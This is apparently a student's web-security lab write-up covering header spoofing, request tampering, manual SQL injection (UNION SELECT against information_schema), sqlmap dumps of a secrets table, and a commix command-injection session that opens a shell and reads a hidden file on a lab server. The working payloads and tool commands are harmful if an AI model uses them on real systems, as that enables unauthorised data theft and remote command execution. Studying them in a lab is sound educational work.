


Assignment 8

Q1)

For this question to get the secret I will first open firefox and in the URL section and searched useragent and then i will create a new string called general.useragent.override and the value will be Unicorn. After this I will go to the assignment sheet and click the link given in question 1 to find the secret.

The secret is shown in the screen shot below:




Q2)

For this question I will to get the secret provided in the link in question I will press the f12 key and then will select the headers bottom part and will press edit and resend bottom and will make superuser=true and send and after this I will go to the response and get the secret.

The secret is shown in the screenshot below:


The secret is: okay arginine steward sot ousel backward



Q3)

For this question to get the secret from the link I tried using post,put,delete, head and connect. All these mentioned dispalyed in the page not using the correct method. Then I used the option method and finall got the result.

The secret is: opponent agaric terbium paradox selenite overkill



Q4)

For this question to get the secret in the page i will alter/change help\_category to 3 and emergency equal to 1 in the request body. After making these changes i will finally get the secret.

The secret is: champ bedtime mulley yammer portage helpmate

The screenshot shows a web browser at 10.8.0.240/help.php. The page title is "Welcome to IT Help Desk". Below the title, it says "How can we help you today?". There is a dropdown menu with "My computer is infected with a virus." and a "Get Help" button. Below that, it says "Sorry, I can only give out the secret in emergency.".

The network traffic analysis tool (Wireshark) is open, showing a list of captured packets. The selected packet is a POST request to help.php. The details pane shows the request body:

```

1  POST  help.php  10.8.0.240  document  html  921 B  682 B  +16 ms
2  POST  help.php  10.8.0.240  other  html  921 B  682 B  +37 ms
3  POST  help.php  10.8.0.240  other  html  870 B  631 B  +14 ms
4  POST  help.php  10.8.0.240  other  html  961 B  722 B  +46 ms

```

The response body is shown in the details pane:

```

1  <html><body>
2  <h1>Welcome to IT Help Desk</h1>
3  <p>How can we help you today?</p>
4  <form action="" method="post">
5  <select name="help category">
6  <option value="1">My computer is infected with a virus.</option>
7  <option value="2">I forgot my password.</option>
8  <option value="3">I need the secret passphrase for my cyber assign
9  <option value="4">I would like to know the meaning of life.</option>

```

Q5)

For this question to get the secret I am planning to use the command I used in the workshop which is `blah' OR 1=1 LIMIT 1,1#`. So i keep increasing the ID and every time I enter some value as the ID it will either show the one with secret has bigger or smaller ID. But I finally got the secret when the ID is set to 777.

The secret is: **xylem kedge bargeman unhouse wagtail regulate**

The screenshot shows a web browser at 10.8.0.240/login.php. The page title is "Welcome user00776!". Below the title, it says "Your User ID is: 777". Below that, it says "Your secret is: **xylem kedge bargeman unhouse wagtail regulate**".

Q6)

For this question to get the secret I will first try running the command `5' union select 1,1,1,1, @@version#` and I got a table:

Mozilla Firefox

Discussions: Cybersecuri x Assignment 0x08 - Web x 10.8.0.240/superhero.php x +

10.8.0.240/superhero.php

## Search Superheroes By Name

Name or parts of superhero name:

Search

Name>	Gender	Alignment
Brainiac 5	Male	good
1	1	1

on select 1,1,1,1, @@version#  
 5' union select 1,1,1,1, @@ver...  
 5' union select 1,1,1,1,1, @@v...

After this I will run the command 5' union select 1,table\_name,table\_schema,1,1 from information\_schema.tables # and I will get another table:

1	INNODB_SYS_FIELDS	information_schema
1	INNODB_SYS_COLUMNS	information_schema
1	INNODB_SYS_STATS	information_schema
1	INNODB_SYS_FOREIGN	information_schema
1	INNODB_SYS_INDEXES	information_schema
1	XTRADB_ADMIN_COMMAND	information_schema
1	INNODB_TABLE_STATS	information_schema
1	INNODB_SYS_FOREIGN_COLS	information_schema
1	INNODB_BUFFER_PAGE_LRU	information_schema
1	INNODB_BUFFER_POOL_STATS	information_schema
1	INNODB_BUFFER_PAGE	information_schema
1	secrets	hacklab2
1	superheroes	hacklab2

From the above table I saw that there is secrets in hacklab2.

After this I will run the command 5' union select table\_name, column\_name,table\_schema,1,1 from information\_schema.columns where table\_name= 'secrets' #.


This command was to check the column name of secrets and it is id and secret.

# Search Superheroes By Name

Name or parts of superhero name:

Name>	Gender	Alignment
Brainiac 5	Male	good
secrets	id	hacklab2
secrets	secret	hacklab2

After this I will run the command 5' union select id, secret,1,1,1 from secrets #. This commnd will let me find the secret which is: truth header fireboat agrapha fame tray



Search Superheroes By Name

Name or parts of superhero name:

Search

Name>	Gender	Alignment
Brainiac 5	Male	good
1	truth header fireboat agrapha fame tray	1

Q7)

For this question to find the secret first I will use the command:

sqlmap --url="http://10.8.0.240/guess.php" --data="number=1&submit=Guess%21" --tables. This will give:

```
root@kali:~# sqlmap --url="http://10.8.0.240/guess.php" --data="number=1&submit=Guess%21" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:36:29 /2019-05-19/
[09:36:30] [INFO] resuming back-end DBMS 'mysql'
[09:36:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: number (POST)
  Type: boolean-based blind
  Title: Boolean-based blind - Parameter replace (original value)
  Payload: number=(SELECT (CASE WHEN (2337=2337) THEN 1 ELSE (SELECT 3094 UNION SELECT 4146) END))&submit=Guess!

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: number=1 AND (SELECT 7435 FROM(SELECT COUNT(*),CONCAT(0x717a627671,(SELECT (ELT(7435=7435,1))),0x7171766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&submit=Guess!
```

```

[09:36:33] [INFO] retrieved: 'games'
[09:36:33] [INFO] retrieved: 'secrets'
Database: games
[2 tables]
+-----+-----+
| game | secrets |
+-----+-----+
|      |         |
+-----+-----+
|      |         |
+-----+-----+
Database: information_schema
[62 tables]
+-----+-----+
| CHARACTER_SETS |
| CLIENT_STATISTICS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| ENGINES |
| EVENTS |
| FILES |
| GLOBAL_STATUS |
| GLOBAL_VARIABLES |
| INDEX_STATISTICS |
| INNODB_BUFFER_PAGE |
| INNODB_BUFFER_PAGE_LRU |
| INNODB_BUFFER_POOL_PAGES |
| INNODB_BUFFER_POOL_PAGES_BLOB |
| INNODB_BUFFER_POOL_PAGES_INDEX |
| INNODB_BUFFER_POOL_STATS |
| INNODB_CHANGED_PAGES |
| INNODB_CMP |
| INNODB_CMPMEM |
| INNODB_CMPMEM_RESET |
| INNODB_CMP_RESET |
| INNODB_INDEX_STATS |
| INNODB_LOCKS |
| INNODB_LOCK_WAITS |
| INNODB_RSEG |
| INNODB_SYS_COLUMNS |
| INNODB_SYS_FIELDS |
| INNODB_SYS_FOREIGN |

```

From this I understood that there are 2 tables from the command used above.

So we just need to see whats inside secrets. So to find out I used the command:

sqlmap --url="http://10.8.0.240/guess.php" --data="number=1&submit=Guess%21" -T secrets --dump.  
This command gave me the secret:

```
root@kali:~# sqlmap --url="http://10.8.0.240/guess.php" --data="number=1&submit=Guess%21" -T secrets --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:38:11 /2019-05-19/
[09:38:12] [INFO] resuming back-end DBMS 'mysql'
[09:38:12] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
[09:38:12] [INFO] used SQL query returns 1 entry
[09:38:12] [INFO] retrieved: '1'
[09:38:12] [INFO] retrieved: 'bitty driving sisters proviso ribwort agalloch'
Database: games
Table: secrets
[1 entry]
+---+-----+
| id | secret |
+---+-----+
| 1  | bitty driving sisters proviso ribwort agalloch |
+---+-----+
```

The secret: bitty driving sisters proviso ribwort agalloch

Q10)

For this question to get the result I first used the command:

commix --url="http://10.8.0.240:83/fortune.php" --data="character=beavis.zen&Submit=Get+Fortune".  
After this a question pops up asking whether I want a Pseudo-Terminal shell? and after pressing Y i will type ls and find the file fortune.php. Then I do ls -a and then cat .secret to find the secret:  
**graphic selfheal withhold serenity scalage stairs.**

```
root@kali:~# commix --url="http://10.8.0.240:83/fortune.php" --data="character=beavis.zen&Submit=Get+Fortune"
Guess the number!
v2.7-stable
https://commixproject.com
(commixproject)
Guess
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
[!] Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] Checking connection to the target URL... [ SUCCEED ]
[*] Setting the POST parameter 'character' for tests.
[*] Testing the (results-based) classic command injection technique... [ SUCCEED ]
[+] The POST parameter 'character' seems injectable via (results-based) classic command injection technique.
[-] Payload: ;echo EZ0ECJ$((25+46))$(echo EZ0ECJ)EZ0ECJ
[?] Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > ls
fortune.php
commix(os_shell) > ls -a
[X] Critical: The 'ls -a' command, does not return any output.
commix(os_shell) > ls -la
. . .htaccess .secret fortune.php
commix(os_shell) > cat .secret
graphic selfheal withhold serenity scalage stairs
```